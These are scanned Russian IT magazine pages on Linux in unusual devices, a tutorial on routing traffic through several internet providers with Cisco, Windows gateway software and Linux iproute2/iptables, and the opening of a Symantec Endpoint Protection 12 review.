Порой Linux можно встретить в таких устройствах, где совсем не ожидаешь его увидеть. Например, в холодильнике. Electrolux I-Kitchen имеет встроенный комп на ARM (400 МГц, 128 Мб ОЗУ) и сенсорный дисплей (480×800). Работает под управлением Linux, интерфейс основан на библиотеке EFL (часть проекта Enlightenment). С помощью дисплея можно управлять температурой внутри, почитать рецепты из встроенной базы, побродить в инете или использовать холодильник как фоторамку — к сожалению, ничего необычного: продукты сам он не закажет, пельмени не сварит. Ждем улучшенную версию.

Или вот еще неожиданный предмет — электрогитара. С Gentoo, на которую можно зайти по SSH... После этого использование тачскрина (8,4") и 144 датчиков на грифе вместо струн уже не кажется чем-то необычным. Называется такая штука Misa Kitara, внутри у нее AMD Geode 500 МГц, есть Ethernet и MIDI. Стоит эта прелесть всего 789 долларов, а все исходники можно скачать на github.

Я — РОБОТ

Первое правило современной робототехники: хороший робот должен работать под управлением Linux. Пока доля Linux на рынке робототехники не очень велика, но есть основания надеяться, что она будет расти в ближайшем будущем. Во-первых, потому, что все чаще при создании робота используется ROS (Robot Operating System), ОС на базе Linux (если быть точнее — Ubuntu) и Android. Во-вторых, растет количество интересных экземпляров с Linux. Из недавних примеров: медицинский робот-хирург Raven II, помогающий врачам проводить операции. Все исходники полностью открыты, стоимость — 250 000 долларов (это еще очень недорого, если сравнивать с ближайшим конкурентом da Vinci за 1 800 000 долларов). Или DARwIn-OP (Dynamic Anthropomorphic Robot with Intelligence — Open Platform) — небольшой (454 мм в высоту, 2,9 кг) человекоподобный робот, который умеет довольно быстро перемещаться в пространстве (до 24 см/с), играть в футбол специальным мячом и самостоятельно вставать в случае падения. Состоит из двух процессоров (Intel Atom и ARM Cortex-M3), 4 Гб SSD, 2 Гб RAM, 20 сервоприводов, аудио- и видеосенсоров, HDMI, Ethernet, USB, Wi-Fi, установленной Ubuntu. В общем, занятная игрушка за 12 000 долларов. Или вот немного более полезный вариант — робот-сиделка Mitsubishi Wakamaru. Естественно, на Linux. Рост 1 м, вес 30 кг, цвет желтый. Умеет читать вслух, распознавать до 10 лиц и 10 000 слов, фотографировать, самостоятельно заряжать аккумулятор. Стоимость — 14 000 долларов.

Есть также ряд проектов, направленных на создание небольшого робота подешевле — в домашних условиях и из подручных материалов: вариант от linuxpcrobot.org выглядит, конечно, непрезентабельно и умеет не много, но его цена не превышает 500 долларов. Сдается мне, что на Терминаторе тоже будет стоять Linux.

LINUX В ЖУРНАЛЕ

Компания Americhip разрабатывает всякие инновации в области рекламы. Один из самых успешных ее продуктов — Video in Print. Суть технологии проста: человек листает глянцевый журнал, открывает страницу с рекламой, на части страницы начинает проигрываться видеоролик. Реализовано это достаточно

просто: плата (CPU Ingenic 360 МГц, 32 Мб ОЗУ, 1024 Мб ПЗУ), тонкий цветной жидкокристаллический дисплей (с разрешением 320×240), динамик, батарейка (заряда хватает где-то на час просмотра роликов), разъем miniUSB для подзарядки аккумулятора и закидывания нового видео. Примечательно, что для покупателя журнала с такой рекламой его стоимость не меняется — за все платит рекламодатель (а это, кстати, недешево — минимум 50 долларов за экземпляр).

Пока в нашей стране эта технология применяется не очень широко — всего, насколько мне известно, было выпущено по одному номеру Vogue и Playboy с такой рекламой. После появления статьи об этом на хабре журнал Vogue стал чрезвычайно популярен среди гиков :).

Изначально на устройстве установлена не очень распространенная ОС реального времени — MiniOS, основанная на MicroC/OS-II, но энтузиастам удалось поставить Linux. Потом они припаяли SD-карточку, засунули все это в корпус (отлично подошел от Sony PSP) — получился медиаплеер стоимостью меньше 5 долларов. Теперь Linux можно поставить и на журнал.

ЗАКЛЮЧЕНИЕ

Радует тот факт, что на устройствах с ARM-процами Linux работает гораздо чаще, чем с x86 (в процентном соотношении). Однако есть несколько проблем, которые хорошо бы решить для достижения нирваны. Пожалуй, основная загвоздка с ARM SoC — драйвера видеоадаптеров практически все закрытые. А те открытые, что есть, написаны сообществом самостоятельно. Надеюсь, скоро производители одумаются и переймут подход Intel по отношению к драйверам под Linux. ⌶

RCA VIDEO AUDIO LEDS USB LAN GPIO 256MB RAM CPU & GPU HDMI SD CARD POWER Paul Beech @guru

Нашумевший Raspberry Pi

RASPBERRY PI

Ядро ОС и пользовательские файлы размещаются на карте памяти SD, MMC или SDIO. Разработчики предлагают на выбор образы нескольких свободных ОС — Debian «Squeeze», Arch Linux ARM и Fedora 14 Remix (планируется версия на Fedora 17). Последняя рекомендуется для новичков. В поставку включены редакторы vim, gedit, AbiWord, Gnumeric, GIMP, браузер Firefox, интерпретаторы Python, Perl, Ruby и bash, инструменты администрирования (включая SSH) и работы с Git, а также принт-сервер. Ядро Linux 3.1.9, прошивка Raspberry Pi, Quake3 и некоторые инструменты доступны на github (github.com/raspberrypi).

Робот-сиделка

INFO

- Продажи Raspberry Pi стартовали 29 февраля 2012 года.
- Lantronix Evolution OS содержит HTTP-сервер, SSH, Telnet, FTP, поддерживает SSLv3, SMTP, SNMP, DHCP, PPP и IPv6.
- Информацию о состоянии XPort Pro можно получать при помощи RSS и syslog, передача данных и настроек производится при помощи XML.
- Для настройки XPort Pro можно использовать веб-интерфейс или Cisco-подобный консольный CLI, доступный через SSH, Telnet или последовательный порт.

WWW

- Довольно много инфы на русском по поводу плееров из Vogue (в том числе инструкции по прошивке Linux): goo.gl/j0FW9;
- Видеодемонстрация гитары на Gentoo goo.gl/v6Kp;
- DARwIn-OP играет в футбол: goo.gl/V4KZa.

Сергей Яремчук (grinder@synack.ru)

ГЛАВНЫЕ МАГИСТРАЛИ

НАСТРАИВАЕМ ВЫХОД В ИНТЕРНЕТ ЧЕРЕЗ РАЗНЫХ ПРОВАЙДЕРОВ


Бизнес сильно зависим от стабильного и быстрого интернет-подключения, которое является одним из основных условий работы многих организаций. Цена на услуги уже не кусается, поэтому наличие каналов от нескольких провайдеров давно не редкость даже в небольших компаниях и домашних сетях. Остается открытым вопрос, как правильно сконфигурировать работу с несколькими каналами.

НАСТРАИВАЕМ CISCO

Некоторые железки даже среднего ценового диапазона могут использовать два канала для подключения к интернету. Найти нужное устройство просто — в характеристиках должно быть указано 2×WAN (к таким девайсам относятся, к примеру, D-Link DSR-500/1000, DrayTek Vigor, Cisco RV042/082) либо Multi-WAN (Cisco RV016, TP-Link TL-R4299G и другие). Если повезет, то можно найти снятую с производства «классику» — D-Link DI-LB604 — недорогой и удобный в настройках роутер, обеспечивающий балансировку нагрузки «из коробки».

Сейчас на eBay можно разыскать Cisco'вский маршрутизатор с серьезными возможностями по управлению трафиком буквально за треть цены, его могут позволить себе даже небольшие фирмы. Если пока такой игрушки нет, то можно потренироваться

В /etc/iproute2/rt_tables прописываем таблицы для каждого провайдера



Shorewall — удобная надстройка для Netfilter

на различных сценариях при помощи симулятора GNS3 (gns3.net) или Packet Tracer. Многие маршрутизаторы поддерживают протоколы динамической маршрутизации RIP, BGP, OSPF и другие (см. статью «Динамим сеть» в][#12 2011), но мы будем использовать гибкий механизм маршрутизации пакетов Policy-based routing (PBR), который в работе опирается на несколько параметров: IP-адрес источника, порт назначения, QoS. Чтобы лучше понять технологию, советую познакомиться с документацией cisco.com/en/US/hmpgs, где подробно расписаны многочисленные сценарии: в большинстве случаев достаточно взять за основу наиболее близкий и адаптировать к своим условиям. Наличие двух интернет-подключений предполагает несколько вариантов использования второго канала: постоянное (одновременно с первым для балансировки нагрузки) или как резерв (в случае если первый недоступен). Соответственно, будут отличаться и настройки. Поэтому возьмем обычную для многих организаций схему: два WAN-соединения: основное с широкой полосой пропускания (ISP1), второй линк — узкий канал с меньшей скоростью (ISP2). Со стороны LAN имеем сеть ПК за NAT и DMZ с несколькими серверами. Мы должны разрешить доступ из LAN в WAN и DMZ, а также сделать внутренние сервера видимыми извне. Кроме того, определенный/критический трафик (в примере пусть будет SSH) будем направлять по «толстому» каналу.

Чтобы было понятней, разделим настройку на этапы. Вначале займемся маршрутами, а NAT настроим позже. Первым делом описываем интерфейсы:

```
interface FastEthernet0/0
 description ISP1
 ip address 1.1.1.1 255.255.255.252

interface FastEthernet1/0
 description ISP2
 ip address 2.2.2.2 255.255.255.252

interface FastEthernet2/0
 description LAN
 ip address 192.168.0.1 255.255.255.0

interface FastEthernet3/0
 description DMZ
 ip address 3.3.3.3 255.255.255.0
```

Чтобы пользователи из LAN могли подключаться к интернету и работать с серверами из DMZ, настроим маршрут по умолчанию для ISP2:

```
ip route 0.0.0.0 0.0.0.0 FastEthernet1/0
```

Теперь приступим к построению карт маршрутов PBR, определим при помощи access-list нужный трафик (не направленный к DMZ).

```
ip access-list extended Services
 deny ip any 3.3.3.0 0.0.0.255
 permit tcp any any eq ssh
 deny ip any any
```

Создадим карту маршрутов для критического трафика Services, который будем отправлять через основной канал, и применим его к LAN.

```
route-map critical permit 10
 match ip address Services
 set interface FastEthernet0/0 FastEthernet1/0

interface FastEthernet2/0
 description LAN
 ip policy route-map critical
```

Принцип простой: если пакет не проходит по таблицам route-map, он будет направлен через ISP2. Трафик, совпадающий с Services, будет направлен на ISP1, но в правиле прописаны оба интерфейса, поэтому в случае падения канала ISP1 будет использован ISP2. В итоге имеем небольшой уровень резервирования для отправки критически важных данных. Можно повысить отказоустойчивость, добавив метрики каналов:

```
ip route 0.0.0.0 0.0.0.0 FastEthernet0/0 10
```

Теперь создадим access-list с правилами настройки доступа из DMZ в WAN:

```
ip access-list extended DMZ-To-WAN
 deny ip 3.3.3.0 0.0.0.255 192.168.0.0 0.0.0.255
 permit ip any any

route-map critical_dmz permit 10
```

ДОПОЛНИТЕЛЬНО МОЖНО ПРОВЕРИТЬ МАРШРУТЫ, ВЫПОЛНИВ TRACEROUTE НА ЛЮБОЙ ВНЕШНИЙ САЙТ

```
 match ip address DMZ-To-WAN
 set interface FastEthernet0/0

interface FastEthernet3/0
 description DMZ
 ip policy route-map critical_dmz
```


С маршрутами разобрались, осталось добавить NAT:

```
interface FastEthernet2/0
 description LAN
 ip nat inside

interface FastEthernet0/0
 description ISP1
 ip nat outside

interface FastEthernet1/0
 description ISP2
 ip nat outside
```

Теперь определим пул для трансляции пакетов ISP1 и зададим две карты маршрутов:

```
ip nat pool LAN_2_ISP1 1.1.1.10 1.1.1.100 \
    netmask 255.255.255.0

route-map NAT_ISP1 permit 10
 match ip address LAN
 match interface FastEthernet0/0

route-map NAT_ISP2 permit 10
 match ip address LAN
 match interface Serial2/0

ip nat inside source route-map NAT_ISP1 \
    pool LAN_2_ISP1 overload
ip nat inside source route-map NAT_ISP2 \
    interface FastEthernet2/0 overload
```

В результате трафик из сети 192.168.0.0/24 будет проходить через тот интерфейс, через который пришел. Все настройки можно просмотреть командой «show ip nat translations». Дополнительно можно проверить маршруты, выполнив traceroute на любой внешний сайт.



Активируем Advanced Routing в Traffic Inspector

ВИНДОВЫЕ РАЗБОРКИ

Для настройки подключения к двум провайдерам в Windows можно пошаманить с утилитой route или использовать возможности консоли «Маршрутизация и удаленный доступ», но особой гибкости в таком случае мы не получим. И здесь на помощь приходят специализированные инструменты. Например, Forefront TMG имеет функцию управления резервными WAN для исходящего трафика — ISP Redundancy, которая позволяет настроить балансировку нагрузки или резервировать канал. Причем для ее реализации можно использовать одну сетевую карту (в Win2k8 можно назначить карте несколько IP). Для настройки используется специальный мастер — ISP Redundancy Configuration Wizard, в ходе работы которого предстоит выбрать режим ISP Load Balancing или ISP Failover и произвести установки по подсказкам. Для Load Balancing можно указать соотношение трафика по интерфейсам. Правда, режим «многопровайдерности» в TMG имеет ряд ограничений, главное из которых — IP-адрес должен быть статическим: если он присваивается при помощи DHCP, реализовать функцию невозможно.

Есть подобные возможности и в ряде других специализированных решений. Например, UserGate Proxy & Firewall при наличии нескольких подключений к интернету позволяет с помощью правил NAT распределять по ним разные группы пользователей: для этого в правилах достаточно выбрать WAN, а затем указать конкретный интерфейс. Кроме того, можно задействовать функцию «Резервный канал» (Connection failover), позволяющую в случае отказа одного из линков переходить на одно или несколько резервных подключений. В качестве резерва можно использовать не только Ethernet, но и Dial-Up (VPN, PPPoE). Для активации и настройки Connection

ИНТЕРНЕТ-ШЛЮЗ IDECO ICS

В интернет-шлюзе Ideco ICS (ideco-software.ru), который построен на базе Linux, поддерживается подключение к нескольким провайдерам и функция резервирования каналов. В правилах можно разделить пользователей для выхода в интернет через определенный WAN. Система автоматически проверяет наличие связи с провайдером и в случае необходимости переключает на альтернативный канал. В качестве WAN-интерфейса принимается VPN- и PPPoE-соединение. Поддерживаются балансировка нагрузки, шейпинг и разные виды ограничений трафика (по типу, ключевым словам, протоколам и портам).

failover достаточно перейти в «Сервер UserGate → Интерфейсы», перевести нужное подключение в режим WAN и запустить мастер кнопкой, которая расположена в поле «Резервный канал». Далее три простых шага: выбираем резервный WAN, указываем в настройках несколько контрольных ресурсов, по доступности которых UserGate принимает решение о переключении на резервный канал, и выставляем тайм-аут. Когда соединение появится вновь, предыдущие настройки восстановятся. Кроме того, в Traffic Manager задается лимит скорости и приоритет для каждого интерфейса, а система управления трафиком позволяет регулировать потребление ресурсов по учетной записи, подсети, времени, IP-адресу и порту источника.

Не менее популярный продукт Traffic Inspector (smart-soft.ru) обладает возможностью управления загрузкой каналов доступа при помощи функции Advanced Routing. Эта система позволяет полноценно использовать несколько подключений и направлять нужный трафик, а также трафик отдельных пользователей или групп на указанные подключения. Используя фильтры, можно гибко управлять этими перенаправлениями, задавая расписания, протоколы, адреса, сети и порты. Например, для VoIP можно задать наибольший приоритет и толстый канал. В последней версии фильтры позволяют использовать в списках регулярные выражения, поэтому сайты разных тематик легко «раскидать» по каналам. Для активации Advanced Routing следует запустить мастер настройки служб Traffic Inspector и на шаге «Опции конфигурации» установить флажок в окне «Маршрутизация по условию → Advanced Routing». На следующих шагах мастера необходимо правильно отметить WAN- и внутренний интерфейсы. В качестве WAN-интерфейсов можно использовать все исходящие, которые видны в окне сетевых настроек, в том числе и Dial-In. Чтобы RAS и DialDemand автоматически подхватывались как WAN, следует поставить соответствующий флажок на шаге «Внешние интерфейсы».

В популярном продукте для организации доступа к интернету Kerio Control (kerio.ru) также реализована возможность использования нескольких подключений с распределением нагрузки или резервированием канала с автоматическим переподключением.

НАСТРОЙКИ В LINUX

В Linux настроить подключение сразу к двум и более провайдерам без использования протоколов динамической маршрутизации можно несколькими способами. Все они в той или иной мере базируются на возможностях iproute2 и iptables/Netfilter. Правда, есть один недостаток — необходимо самому позаботиться об отслеживании состояния каналов и в случае сбоя одного из них произвести перестройку таблиц. Тем, кто предпочитает iptables, советую познакомиться с Shorewall (shorewall.net), который научился управлять трафиком в двух и более каналах, начиная с версии 2.3. Проект предлагает заготовки конфигов (после установки лежат в /usr/share/doc/shorewall/examples), которые достаточно подправить под свои условия. Далее рассмотрим, как подключиться к двум ISP, опираясь на возможности iproute2.

Создаем в /etc/iproute2/rt_tables две таблицы для каждого провайдера, добавив две строки:


```
$ sudo nano /etc/iproute2/rt_tables
101 ISP1
102 ISP2
```

Создаем скрипт, указав в качестве переменных данные провайдеров и LAN:


```
#!/bin/sh
# Локальная сеть ISP
li_net=10.0.0.0/8

# ISP1
i1_eth=eth0
i1_ip=1.1.1.1
i1_net=1.1.1.0/24
i1_gw=1.1.1.2

# ISP2
i2_eth=eth1
i2_ip=2.2.2.2
i2_net=2.2.2.2/16
i2_gw=2.2.2.1

# Домашняя сеть
l_eth=eth2
l_ip=192.168.0.1
l_net=192.168.0.0/24
```

Создаем таблицы для роутинга пакетов и очищаем значения.

```
isp1=101
isp2=102
iptables -t mangle -F NEW_OUT_CONN
```



Мастер настройки резервного канала в UserGate



В правилах UserGate можно задать интерфейс

В интернет-шлюзе Ideco можно настроить выход в Сеть через разных провайдеров

```
iptables -t mangle -F PREROUTING
iptables -t mangle -F OUTPUT
iptables -t mangle -X NEW_OUT_CONN
ip route flush table $isp2
ip rule del table $isp2
ip route flush table $isp1
ip rule del table $isp1
ip route flush cache
```

Маркируем пакеты, используя метод random. Принцип простой: отмечаем все пакеты как «1», затем с некоторой вероятностью выходим из цепочки. Если не вышли, перемаркируем в «2» (при необходимости трафик можно помечать и дальше).

```
iptables -t mangle -N NEW_OUT_CONN
iptables -t mangle -A NEW_OUT_CONN -j CONNMARK \
    --set-mark 1
iptables -t mangle -A NEW_OUT_CONN -m statistic \
    --mode random --probability 0.60 -j RETURN
iptables -t mangle -A NEW_OUT_CONN -j CONNMARK \
    --set-mark 2
```

Так как первый канал у нас шире, в него будем направлять 60% соединений. Если каналы равнозначные, вместо случайной балансировки можно использовать режим round robin (при помощи «-m nth»), но это дело вкуса, мне больше нравится random. В процессе настроек нам понадобится отправить определенный трафик в нужный канал, поэтому маркировать его надо отдельно. Эту задачу можно решить разными способами. Например, создадим текстовый файл (назовем его /etc/routing/isp1script.list), в него запишем IP-адреса, к которым необходимо подключаться только через основного провайдера. Затем добавим правило маркировки.

```
ISP1Net="/etc/routing/ispscript.list"

for file in $ISP1Net; do
if [ -f "$file" ]; then
{ cat "$file" ; echo ; } | while read ip_addr;
do
if [ "$ip_addr" != "" ]; then
iptables -t mangle -A NEW_OUT_CONN -d $ip_addr \
    -j CONNMARK --set-mark 1
fi
done
fi
done
```

Теперь осталось «расставить» пакеты по подключениям.

```
iptables -t mangle -A PREROUTING -d $l_net -j RETURN
iptables -t mangle -A PREROUTING -d $li_net -j RETURN
iptables -t mangle -A PREROUTING -s $l_net -m state \
    --state new,related -j NEW_OUT_CONN
iptables -t mangle -A PREROUTING -s $l_net -j CONNMARK \
    --restore-mark
iptables -t mangle -A OUTPUT -d $l_net -j RETURN
iptables -t mangle -A OUTPUT -d $li_net -j RETURN
iptables -t mangle -A OUTPUT -s $l_net -m state \
    --state new,related -j NEW_OUT_CONN
iptables -t mangle -A OUTPUT -s $li_net -j CONNMARK \
    --restore-mark
```

Создаем таблицы маршрутизации:

```
ip route add $l_net dev $l_eth scope link table $isp1
ip route add $i2_net dev $i2_eth scope link table $isp1
ip route add $i1_net dev $i1_eth scope link src $i1_ip \
  table $isp1
ip route add 127.0.0.0/8 dev lo scope link table $isp1
ip route add default via $i1_gw table $isp1
ip rule add prio 51 fwmark 1 table $isp1
ip rule add from $i1_ip table $isp1
ip route add $l_net dev $l_eth scope link table $isp2
ip route add $i1_net dev $i1_eth scope link table $isp2
ip route add $i2_net dev $i2_eth scope link src $i2_ip \
  table $isp2
ip route add 127.0.0.0/8 dev lo scope link table $isp2
ip route add default via $i2_gw table $isp2
ip rule add prio 52 fwmark 2 table $isp2
ip rule add from $i2_ip table $isp2
```

И под конец сбрасываем кеш маршрутизации:

```
ip route flush cache
```

Все, можно проверять.

ЗАКЛЮЧЕНИЕ

Теперь настройка подключения к нескольким провайдерам для тебя не будет сложной задачей. Осталось лишь выбрать нужный инструмент.

ОБЪЕДИНЕНИЕ КАНАЛОВ В WINDOWS SERVER 8

В грядущей Windows Server 8 заложена возможность объединенить до 32 сетевых интерфейсов в один виртуальный (link aggregation), обеспечивая таким образом большую пропускную способность, балансировку нагрузки и автоматическое резервирование. Ранее для этого требовались утилиты сторонних разработчиков и однотипные сетевые карты. Все настройки производятся в консоли NIC teaming.

WWW

- Документация по различным сценариям Cisco: cisco.com/en/US/hmpgs;
- сайт проекта Shorewall: shorewall.net;
- сайт Traffic Inspector: smart-soft.ru;
- сайт Kerio Control: kerio.ru.

INFO

В настройках Cisco помогут разобраться эмуляторы — GNS3 или Packet Tracer.

Журнал Хакер ищет кандидатов на должность редактора рубрики Взлом

Основные приметы:

- На вид 18-28 лет
- Читает журнал Хакер и мечтает в нем поработать
- Знает слова «XSS» и «Heap overflow»
- Умеет и любит лечить SQL-инъекции от слепоты
- В курсе, чем null-byte отличается от gigabyte
- Предпочтет поездку на Black Hat алкотуру в Ебипте
- С первого раза отличает хорошую статью от плохой
- Способен связать больше 5 слов в читаемое предложение
- Готов к жесткой работе по вербовке новых авторов
- Умеет читать технические тексты на английском

Обращаться на адрес step@real.xakep.ru
со строкой «VZLOM» в теме письма


Сергей Яремчук (grinder@synack.ru)

НА СТРАЖЕ корпоративных интересов

ОБЗОР SYMANTEC ENDPOINT PROTECTION 12

Выбор корпоративного антивируса — дело непростое и требует тщательного изучения претендентов. Современные решения часто предлагаются в виде комбайна, который содержит дополнительные компоненты вроде брандмауэра и IPS, перекрывая все пути возможного заражения и снижая риски. Именно так устроен Symantec Endpoint Protection 12.

Определяем номера сетевых портов, используемых компонентами SEPM



Веб-консоль SEPM имеет все возможности, доступные локальному менеджеру

ВОЗМОЖНОСТИ SYMANTEC ENDPOINT PROTECTION 12

Компания Symantec известна на рынке антивирусного ПО не первый год. Многие, наверное, еще помнят Norton Antivirus, который стоял на подавляющем большинстве ПК в начале века и успешно отбивал атаки вирусов. Он и сегодня выпускается Symantec, правда, называется Norton Internet Security. Корпоративный же сектор защищает серия Symantec Endpoint Protection, состоящая из трех решений:

- Endpoint Protection Small Business Edition — для небольших компаний (не более 100 пользователей), простая установка и настройка, все данные хранятся на локальных системах;
- Endpoint Protection.cloud — реализация в виде SaaS, когда нет необходимости в развертывании собственной инфраструктуры управления, обеспечивает защиту Windows-систем в организациях до 250 ПК;
- Endpoint Protection — наиболее оснащенное решение, обеспечивающее защиту рабочих станций и серверов, работающих под управлением различных ОС и виртуальных сред, предназначен для организаций с числом пользователей более ста.

Далее будем знакомиться с Endpoint Protection, версия SEP 12.1 RU1 которого стала доступна в ноябре 2011 года.

Решение основано на классической для корпоративных антивирусов клиент-серверной архитектуре. Сервер Endpoint Protection Manager используется для централизованного управления лицензиями, настройками, обновлениями агентов и баз, а также для сбора данных о состоянии защиты и для построения отчетов. В терминологии Symantec создаваемая при помощи SEPM структура называется сайт. В сети может быть несколько серверов, сайтов и доменов для равномерного распределения нагрузки с репликацией данных, быстрого восстановления и организации иерархической структуры, обеспечивающей удобство управления и делегирование полномочий.

Все настройки производятся при помощи веб- или локальной консоли Web Access (порт 9090), которые построены с использованием Java. Их внешний вид и функциональные возможности схожи.

Консоль может интегрироваться с другими продуктами Symantec, в частности с Protection Center, обеспечивая единую среду управления безопасностью и позволяя быстрее реагировать на новые угрозы. Компонент IT Analytics расширяет функции отчетности Endpoint Protection за счет дополнительных функций анализа и графического представления данных.

Для хранения настроек и информации о клиентах используется СУБД. Для сетей, насчитывающих до 5000 систем с одним сервером управления, можно использовать встроенную базу данных, которая устанавливается автоматически и не требует дополнительного конфигурирования. Если клиентов больше или планируется развернуть несколько EP Manager с репликацией данных или балансировкой нагрузки, следует перейти на MS SQL Server.

В агент, устанавливаемый на конечные системы, интегрировано нескольких механизмов защиты:

- антивирус, обеспечивающий защиту от вирусов, программ-шпионов, троянцев, ботов и руткитов;
- брандмауэр на основе правил и IDS — защищает от сетевых атак и предотвращает загрузку вредоносных программ;
- модуль Application and Device Control — контроль приложений и устройств, которые может запускать пользователь или компьютер.

ТЕХНОЛОГИИ, ИСПОЛЬЗУЕМЫЕ В SEP

В продуктах от Symantec используется ряд механизмов, позволяющих обнаруживать и блокировать вредоносный 0day-код: Insight, SONAR и Bloodhound. Технология Insight базируется на «датчиках», расположенных на миллионах компьютеров. Сопоставляя обмен данными между системами,анализируется возраст файла и источник распространения, на основании чего делается вывод безопасности файла. Чтобы снизить нагрузку, интеллектуаль-ный сканер проверяет файлы во время простоя системы, поэтому пользователь не замечает работы антивируса. Технология SONAR использует поведенческо-репутационный подход — блокирует 0day-уязвимости и узконаправленные угрозы по результатам анализа и сопоставления с профилем.

Проактивная технология Bloodhound изолирует некоторые области файлов, и, если программа пытается выйти за пределы установленного периметра, ее действия анализируются, а затем принимается решение о степени опасности.

ПРИ ПОМОЩИ СПЕЦИАЛЬНОГО СЕРВЕРА АГЕНТЫ ОБМЕНИВАЮТСЯ РЕЗУЛЬТАТАМИ СКАНИРОВАНИЯ

